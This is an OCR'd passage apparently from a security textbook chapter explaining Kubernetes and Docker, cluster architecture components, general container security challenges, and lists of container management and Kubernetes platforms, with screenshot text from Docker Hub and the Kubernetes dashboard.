


Container Orchestration Software
Docker Swarm
OPENSHIFT
Kubernetes
Automate Tasks
Scaling
Provisioning
Deployment
Configuration
Availability
Security
Health monitoring
Load balancing
Resource allocation
Application environment with multiple containers

Figure 11.19: Container orchestration



What is Kubernetes?

- ☐ Kubernetes, also known as K8s, is an open-source, portable, extensible, orchestration platform developed by Google for **managing containerized applications** and microservices
- ☐ Kubernetes provides a **resilient framework** for managing distributed containers, generating deployment patterns, and performing failover and redundancy for the applications

Kubernetes Features:

- ❖ Service discovery
- ❖ Load balancing
- ❖ Storage orchestration
- ❖ Automated rollouts and rollbacks
- ❖ Automatic bin packing
- ❖ Self-healing
- ❖ Secret and configuration management


What is Kubernetes?

Kubernetes, also known as K8s, is an open-source, portable, extensible, orchestration platform developed by Google for managing containerized applications and microservices. Containers provide an efficient way for packaging and running applications. In a real-time production environment, containers must be managed efficiently to bring downtime to zero. For example, if a container experiences failure, another container boots automatically. To overcome these issues, Kubernetes provides a resilient framework to manage distributed containers, generate deployment patterns, and perform failover and redundancy for applications.

Features provided by Kubernetes:

- **Service discovery**: Kubernetes allows a service to be discovered via a DNS name or IP address.
- **Load balancing**: When a container receives heavy traffic, Kubernetes automatically distributes the traffic to other containers and performs load balancing.
- **Storage orchestration**: Kubernetes allows developers to mount their own storage capabilities, such as local and public cloud storage.
- **Automated rollouts and rollbacks**: Kubernetes automates the process of creating new containers, destroying existing containers, and moving all resources from one container to another.
- **Automatic bin packing**: Kubernetes can manage a cluster of nodes that run containerized applications. If you specify the resources needed to run the container, such as processing power and memory, Kubernetes can automatically allocate and deallocate resources to the containers.

- **Self-healing**: Kubernetes automatically performs a health check of the containers, replaces the failed containers with new containers, destroys failed containers, and avoids advertising unavailable containers to clients.
- **Secret and configuration management**: Kubernetes allows users to store and manage sensitive information such as credentials, secure shell (SSH) keys, and OAuth tokens. Application configuration and sensitive information can be deployed and updated without the need to rebuild the container images.




Kubernetes Cluster Architecture

Kubernetes Master
kube-controller-manager
cloud-controller-manager
kube-apiserver
etcd
Kube-scheduler
Cloud
kubelet
kubelet
kubelet
kube-proxy
kube-proxy
kube-proxy
Kubernetes Nodes

Kubernetes Cluster Architecture

When Kubernetes is deployed, clusters are generated. A cluster is a group of computers known as nodes, which execute the applications inside the containers managed by Kubernetes. A cluster comprises a minimum of one master node and one worker node. The worker nodes contain pods (a group of containers), and the master node manages them. The below figure shows the various components of the Kubernetes cluster architecture:




Kubernetes Master
kube-controller-manager
cloud-controller-manager
kube-apiserver
etcd
Kube-scheduler
Cloud
kubelet
kubelet
kubelet
kube-proxy
kube-proxy
kube-proxy
Kubernetes Nodes

Figure 11.20: Kubernetes cluster architecture

- **Master Components**: The components of the master node provide a cluster control panel and perform various activities, such as scheduling, detecting, and handling cluster events. These master components can be executed by any computer in the cluster.

  - **Kube-apiserver**: The API server is an integral part of the Kubernetes control panel that responds to all API requests. It serves as a front-end utility for the control panel and it is the only component that interacts with the etcd cluster and ensures data storage.
  - **Etcd cluster**: It is a distributed and consistent key-value storage where Kubernetes cluster data, service discovery details, API objects, etc. are stored.
  - **Kube-scheduler**: Kube-scheduler is a master component that scans newly generated pods and allocates a node for them. It assigns the nodes based on factors such as the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions.
  - **Kube-controller-manager**: Kube-controller-manager is a master component that runs controllers. Controllers are generally individual processes (e.g., node controller, endpoint controller, replication controller, service account and token controller) but are combined into a single binary and run together in a single process to reduce complexity.
  - **cloud-controller-manager**: This is the master component used to run controllers that communicate with cloud providers. Cloud-controller-manager enables the Kubernetes code and cloud provider code to evolve separately.
- **Node components**: Node or worker components run on each node in the cluster, managing working pods and supplying the Kubernetes runtime services.
  - **Kubelet**: Kubelet is an important service agent that runs on each node and ensures containers running in a pod. It also ensures pods and containers are healthy and running as expected. Kubelet does not handle containers that are not generated by Kubernetes.
  - **Kube-proxy**: It is a network proxy service that also runs on every worker node. This service maintains the network rules that enable network connection to the pods.
  - **Container Runtime**: Container runtime is a software designed to run the containers. Kurbernetes supports various container runtimes, such as Docker, rktlet, containerd, and cri-o.



Kubernetes Vs. Docker

01 Docker is open source software that can be installed on any host to build, deploy, and **run containerized applications** on a single operating system

02 When Docker is installed on multiple hosts with different operating systems, you can use **Kubernetes** to manage these Docker hosts

03 Kubernetes is a **container orchestration platform** that automates the process of creating, managing, updating, scaling, and destroying containers

04 Kubernetes can be coupled with any containerization technology such as Docker, Rkt, RunC, and cri-o

05 Both Dockers and Kubernetes are based on microservices architecture, and built using the **Go programming language** to deploy small, lightweight binaries, and YAML files for specifying application configurations and stacks

Kubernetes Deployment

Kubernetes and Docker run together to build and run containerized applications

Kubernetes Vs. Docker

As discussed above, Docker is an open-source software that can be installed on any host to build, deploy, and run containerized applications on a single operating system. Containerization isolates running applications from other services and applications running on the host OS. Kubernetes is a container orchestration platform that automates the process of creating, managing, updating, scaling, and destroying containers. Both Dockers and Kubernetes are based on microservices architecture, they are built using the Go programming language to deploy small lightweight binaries, and use the YAML file for specifying application configurations and stacks. When Kubernetes and Docker are coupled together, they provide efficient management and deployment of containers in a distributed architecture. When Docker is installed on multiple hosts with different operating systems, you can use Kubernetes to manage these Docker hosts through container provisioning, load balancing, failover and scaling, and security.




Docker
Docker
Docker
Docker
Docker
Kubernetes and Docker run together to build and run containerized applications

Figure 11.21: Kubernetes deployment



Container Security Challenges

01 Inflow of vulnerable source code
02 Large attack surface
03 Lack of visibility
04 Compromising secrets
05 DevOps speed
06 Noisy neighboring containers
07 Container breakout to the host
08 Network-based attacks
09 Bypassing isolation
10 Ecosystem complexity

Container Security Challenges

Organizations are widely adopting container-based platforms owing to their features (e.g., flexibility, continuous application delivery, efficient deployment). However, the rapid growth and propagation of container technology have resulted in many security challenges.

Discussed below are some of the challenges regarding container security:

- **Inflow of vulnerable source code**

  Containers constitute an open-source platform used by developers to regularly update, store, and use images in a repository. This results in an enormous uncontrolled code that may include vulnerabilities, which can compromise security.

- **Large attack surface**

  The host OS consists of many containers, applications, VMs, and databases in the cloud or on-premises. A large attack surface implies a large number of vulnerabilities and an increased difficulty in detecting them.

- **Lack of visibility**

  A container engine runs the container, interfaces with the Linux kernel, and creates another layer of abstraction camouflaging the actions of the containers and making it difficult to track activities of specific containers or users.

- **Compromising secrets**

  Containers require sensitive information, such as API keys, usernames, or passwords, for accessing any services. Attackers who illicitly gain access to this sensitive information can compromise security.

- **DevOps speed**

  Containers can be executed promptly and, after execution, are stopped and removed. This fugitiveness helps attackers launch attacks and hide themselves without installing any malicious code.

- **Noisy neighboring containers**

  A container may consume and exhaust all available system resources, which directly affects the operation of other neighboring containers creating a denial-of-service (DoS) attack.

- **Container breakout to the host**

  Containers that runs as root may break the containment and gain access to the host OS through privilege escalation.

- **Network-based attacks**

  Attackers may exploit failed containers having active raw sockets and outbound network connections to launch various network-based attacks.

- **Bypassing isolation**

  Attackers, after compromising the security of a container, may escalate privileges to gain access to other containers or the host itself.


- **Ecosystem complexity**

  Containers are built, deployed, and managed using multiple vendors and sources. This makes it complex to secure and update the individual components because they originate from different repositories.

Container Management Platforms

Docker

A container platform that helps in building, managing, and securing all the applications and deploying them across cloud environments



https://www.docker.com

Amazon Elastic Container Service (ECS)
https://aws.amazon.com

Microsoft Azure Container Instances (ACI)
https://azure.microsoft.com

Red Hat OpenShift Container Platform
https://www.openshift.com

Portainer
https://www.portainer.io

HPE Ezmeral Container Platform
https://www.hpe.com

Container Management Platforms

Listed below are various container management platforms:

- **Docker**

  Source: *https://www.docker.com*

  Docker is an independent container platform that helps in building, managing, and securing all applications, from traditional applications to the latest microservices, and deploying them across cloud environments. Docker contains the latest container content library and ecosystem with more than 100,000 container images, which allow developers to create and deploy applications. Docker also features core building blocks, such as Docker Desktop, Docker Engine, and Docker Hub, for easily sharing and managing application stacks.



docker hub
Explore
Sign In
Sign Up
Docker EE
Docker CE
Containers
Plugins
Filters
Docker Certified
Docker Certified
Images
Verified Publisher
Docker Certified And Verified Publisher Content
Official Images
Official Images Published By Docker
Categories
Analytics
Application Frameworks
Application Infrastructure
Application Services
Base Images
Databases
DevOps Tools
Featured Images
Messaging Services
Monitoring
Operating Systems
Programming Languages
Security
Storage
Operating Systems
Linux
Windows
1 - 25 of 1,908,536 available images.
Most Popular
VERIFIED PUBLISHER
Oracle Database Enterprise Edition
DOCKER CERTIFIED
By Oracle • Updated a year ago
Oracle Database 12c Enterprise Edition
Container
Docker Certified
Linux
x86-64
Databases
VERIFIED PUBLISHER
Oracle Java 8 SE (Server JRE)
DOCKER CERTIFIED
By Oracle • Updated a month ago
Oracle Java 8 SE (Server JRE)
Container
Docker Certified
Linux
x86-64
Programming Languages
VERIFIED PUBLISHER
MySQL Server Enterprise Edition
DOCKER CERTIFIED
By Oracle • Updated 2 months ago
The world's most popular open source database system
Container
Docker Certified
Linux
x86-64
Databases
VERIFIED PUBLISHER
Oracle WebLogic Server
DOCKER CERTIFIED
By Oracle • Updated 4 months ago
Oracle WebLogic Server
Container
Docker Certified
Linux
x86-64
Application Frameworks
Application Infrastructure
OFFICIAL IMAGE

Figure 11.22: Screenshot of Docker


Additional container management platforms include the following:

- Amazon Elastic Container Service (ECS) (*https://aws.amazon.com*)
- Microsoft Azure Container Instances (ACI) (*https://azure.microsoft.com*)
- Red Hat OpenShift Container Platform (*https://www.openshift.com*)
- Portainer (*https://www.portainer.io*)
- HPE Ezmeral Container Platform (*https://www.hpe.com*)

Kubernetes Platforms

Kubernetes

An open-source **container orchestration engine** for automating deployment, scaling, and management of containerized applications


kubernetes
Search
+ CREATE
Workloads > Pods
Nodes
Persistent Volumes
Roles
Storage Classes
Namespace
kube-system
Overview
Workloads
Cron Jobs
Daemon Sets
Deployments
Jobs
Pods
Replica Sets
Replication Controllers
Stateful Sets
Discovery and Load Balancing
CPU usage
CPU (cores)
0.135
0.120
0.090
0.060
0.030
11:10
11:13
11:16
11:20
11:24
Time
Memory usage
Memory (bytes)
644 Mi
572 Mi
429 Mi
286 Mi
143 Mi
11:10
11:13
11:16
11:20
11:24
Time

Pods

Name	Node	Status	Restarts	Age	CPU (cores)	Memory (bytes)
kubernetes-dashboard-7b9c7b	minikube	Running	0	27 minutes	0	19.746 Mi
heapster-qhgtr	minikube	Running	0	27 minutes	0	18.004 Mi
influxdb-grafana-77c7p	minikube	Running	0	27 minutes	0	43.926 Mi
kube-scheduler-minikube	minikube	Running	0	20 hours	0.01	11.930 Mi
etcd-minikube	minikube	Running	0	20 hours	0.015	58.445 Mi

https://kubernetes.io

Amazon Elastic Kubernetes Service (EKS)
https://aws.amazon.com

Docker Kubernetes Service (DKS)
https://www.docker.com

Knative
https://cloud.google.com

IBM Cloud Kubernetes Service
https://www.ibm.com

Google Kubernetes Engine (GKE)
https://cloud.google.com

